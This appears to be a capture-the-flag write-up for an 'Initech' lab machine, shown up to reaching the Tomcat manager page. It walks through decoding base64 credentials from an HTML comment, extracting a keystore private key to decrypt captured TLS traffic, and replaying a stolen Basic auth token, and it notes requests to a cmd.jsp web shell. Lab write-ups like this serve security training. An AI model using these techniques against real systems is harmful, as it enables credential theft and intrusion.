
Nmap is taking forever, so I decided to use masscan. Apparently all ports are open, so let's just go to HTTP port 80




Initech was breached and the board of directors voted to bring in their internal Initech Cyber Consulting, LLP division to assist. Given the high profile nature of the breach and nearly catastrophic losses, there have been many subsequent attempts against the company. Initech has tasked their TOP consultants, led by Bill Lumbergh, CISSP and Peter Gibbons, C|EH, SEC+, NET+, A+ to contain and perform analysis on the breach.

Little did the company realize that the breach was not the work of skilled hackers, but a parting gift from a disgruntled former employee on his way out. The TOP consultants have been hard at work containing the breach. However, their own work ethics and the mess left behind may be the company's downfall.

Office space! I love that movie

Well, the source code has some nice creds



```
  <p>
    Initech was breached and the board of directors voted to bring in their internal Init
  </p>


  <p>
    Little did the company realize that the breach was not the work of skilled hackers, bu
    However, their own work ethics and the mess left behind may be the company's downfall
  </p>

  <center>
    <a href="initech.html" target="_blank"> <img src="/images/milton_beach.jpg"
    width=500 height=500>
     </a>
  </center>


  <!------Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo ----->
```

DECODED FROM: Base64


```
cGdpYmJvbnM6ZGFtbml0ZmVlbCRnb29kdG9iZWFnYW5nJHRh
```

DECODED FROM: Base64

```
pgibbons:damnitfeel$goodtobeagang$ta
```

pgibbons:damnitfeel$goodtobeagang$ta

By directory busting I found **/images**




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
bill.png	2016-06-04 19:35	315K	
cake.jpg	2016-06-06 00:45	47K	
initech.jpg	2016-06-05 19:45	124K	
milton_beach.jpg	2016-06-04 16:11	33K	
swingline.jpg	2016-06-06 00:44	27K	
troll.gif	2016-06-09 13:45	354K	


Apache/2.4.7 (Ubuntu) Server at 192.168.110.140 Port 80

The .png image had something interesting when I ran **strings…. coffeestains**. The image file's name is **bill.png**



```
3Mqs
c{'t
tEXtComment
coffeestains
IEND
```

Also, in the homepage if we press the image we're redirected to another webpage, this one



Initech Cyber Consulting, LLP — Mozilla Firefox

Initech Cyber Consulting, LLP ×   Index of /images ×


192.168.110.140/initech.html

Penetrode Cyber Consulting, LLP

- Home page
- Cake
- Stapler
- Employee portal


For issues with the website contact the webmaster Samir Nagheenanajar.

The employee portal leads us to http://192.168.110.140/impresscms/user.php



The credentials found in the source code worked

Interesting stuff found here…



Profile »» Inbox »» FWD: Thank you for your purchase of Super Secret Cert Pro!

From


ImpressCMS Admin

Sent: 2016/6/4 14:40:26

FWD: Thank you for your purchase of Super Secret Cert Pro!

Peter, I am not sure what this is. I saved the file here: 192.168.110.140/.keystore Bob

So that’s why I couldn’t scan the network



From

Michael Bolton


Sent: 2016/6/6 19:25:18

IDS/IPS system

Hey Peter,

I got a really good deal on an IDS/IPS system from a vendor I met at that happy hour at Chotchkie’s last week!

-Michael



Profile »» Inbox »» Posting sensitive content
From

ImpressCMS Admin

Sent: 2016/6/13 22:35:55

Posting sensitive content


Peter, yeahhh, I'm going to have to go ahead and ask you to have your team only post any sensitive artifacts to the admin portal. My password is extremely secure. If you could go ahead and tell them all that'd be great. -Bill

REPLY
DELETE
Previous Message | Next Message

Maybe the credentials for his account are **bill:coffeestains** ? Well no…

Interesting thing to notice is that when accessing the "content" part of the website we get a troll face. It must be hiding something

After a few searches, I found this post




SSL implementation test capture

Published by Peter Gibbons on 2016/6/4 21:37:05. (0 reads)
Team - I have uploaded a pcap file of our red team's re-production of the attack. I am not sure what trickery they were using but I cannot read the file. I tried every nmap switch from my C|EH studies and just cannot figure it out. http://192.168.110.140/impresscms/_SSL_test_phase1.pcap They told me the alias, storepassword and keypassword are all set to 'tomcat'. Is that useful?? Does anyone know what this is? I guess we are securely encrypted now? -Peter p.s. I'm going fishing for the next 2 days and will not have access to email or phone.

The comments are owned by the poster. We aren't responsible for their content.

After a lot of googling, I managed to extract a private key from the keystore file. It required a password, **tomcat** did it




```
┌──(kali㉿kali)-[~/Downloads]
└─$ keytool -v -importkeystore -srckeystore index.keystore -srcalias tomcat -destkeystore myp12file.p12 -deststoretype PKCS12
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Importing keystore index.keystore to myp12file.p12 ...
Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
[Storing myp12file.p12]
```

Now to make wireshark decrypt the SSL traffic… Let's google that and try to make it work


Packets are being sent to port **8443**, so that's how we'll configure the private key

Okay we did it



No.	Time	Source	Destination	Protocol	Length	Info
14	1.035146	192.168.110.129	192.168.110.140	HTTP	1338	GET /_M@nag3Me/html HTTP/1.1
18	1.101477	192.168.110.140	192.168.110.129	HTTP	92	HTTP/1.1 401 Unauthorized (text/html)
26	4.374997	192.168.110.129	192.168.110.140	HTTP	1397	GET /_M@nag3Me/html HTTP/1.1
32	4.421745	192.168.110.140	192.168.110.129	HTTP	92	HTTP/1.1 200 OK (text/html)
34	4.478550	192.168.110.129	192.168.110.140	HTTP	1525	GET /_M@nag3Me/images/asf-logo.gif HTTP/1.1
48	4.491327	192.168.110.140	192.168.110.129	HTTP	210	HTTP/1.1 304 Not Modified
51	4.590181	192.168.110.129	192.168.110.140	HTTP	1523	GET /_M@nag3Me/images/tomcat.gif HTTP/1.1
53	4.591910	192.168.110.140	192.168.110.129	HTTP	210	HTTP/1.1 304 Not Modified
54	4.610733	192.168.110.129	192.168.110.140	HTTP	1335	GET /favicon.ico HTTP/1.1
55	4.612935	192.168.110.140	192.168.110.129	HTTP	1210	HTTP/1.1 404 Not Found (text/html)
60	6.804832	192.168.110.129	192.168.110.140	HTTP	1382	GET /cmd/ HTTP/1.1
61	6.806695	192.168.110.140	192.168.110.129	HTTP	1196	HTTP/1.1 404 Not Found (text/html)
71	9.770143	192.168.110.129	192.168.110.140	HTTP	1335	GET /cmd/cmd.jsp HTTP/1.1
72	9.778658	192.168.110.140	192.168.110.129	HTTP	472	HTTP/1.1 200 OK (text/html)
76	13.739966	192.168.110.129	192.168.110.140	HTTP	1438	GET /cmd/cmd.jsp?cmd=id HTTP/1.1
77	13.754746	192.168.110.140	192.168.110.129	HTTP	466	HTTP/1.1 200 OK (text/html)


One of the HTTP requests…



```
</html>GET /_M@nag3Me/html HTTP/1.1
Host: 192.168.110.140:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: /impresscms/modules/profile/admin/category.php_mod_pro
category.php_mod_profile_Category_ordersel=ASC; /impresscms/mo
admin/category.php_mod_profile_Category_filtersel=default; /im
field.php_mod_profile_Field_sortsel=field_name; /impresscms/mo
modules/profile/admin/field.php_limitsel=15; /impresscms/modul
impresscms/modules/profile/admin/regstep.php_mod_profile_Regst
regstep.php_mod_profile_Regstep_ordersel=ASC; /impresscms/modu
admin/regstep.php_mod_profile_Regstep_filtersel=default
Connection: keep-alive
Authorization: Basic dG9tY2F0OlR0XDVEOEYoIyEqdT1HKTRtN3pC
```

So we have the login token and the directory to go to

Intercept the request with burp, add the token…



/_M@nag3Me — Mozilla Firefox
/_M@nag3Me
https://192.168.110.140:8443/_M@nag3Me/html
The Apache Software Foundation
http://www.apache.org/

Tomcat Web Application Manager

